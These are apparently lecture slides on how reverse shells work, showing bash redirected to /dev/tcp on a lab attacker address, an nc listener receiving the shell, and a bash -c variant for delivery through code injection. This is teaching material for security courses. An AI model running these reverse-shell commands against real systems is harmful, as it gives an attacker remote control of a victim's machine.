
Redirecting Standard Error, Input, & Output

On Server Machine

```
$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

Attacker's Machine (10.0.2.70)

Server Machine: Victim (10.0.2.69)



```
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted
(family 2, sport 43972)
Server:$ ls -l
ls -l
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
```

```
Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```

Reverse Shell via Code Injection

- Reverse shell is executed via injected code
- Can’t assume that the target machine runs bash
- Run bash first:

```
/bin/bash -c "/bin/bash -i > /dev/tcp/server_ip/9090 0<&1 2>&1"
```

Summary

- Reverse shell works by redirecting shell program’s input/output
- Input and output of a program can be redirected to a TCP connection
- The other end of the TCP connection is attacker
- It is a widely used technique by attackers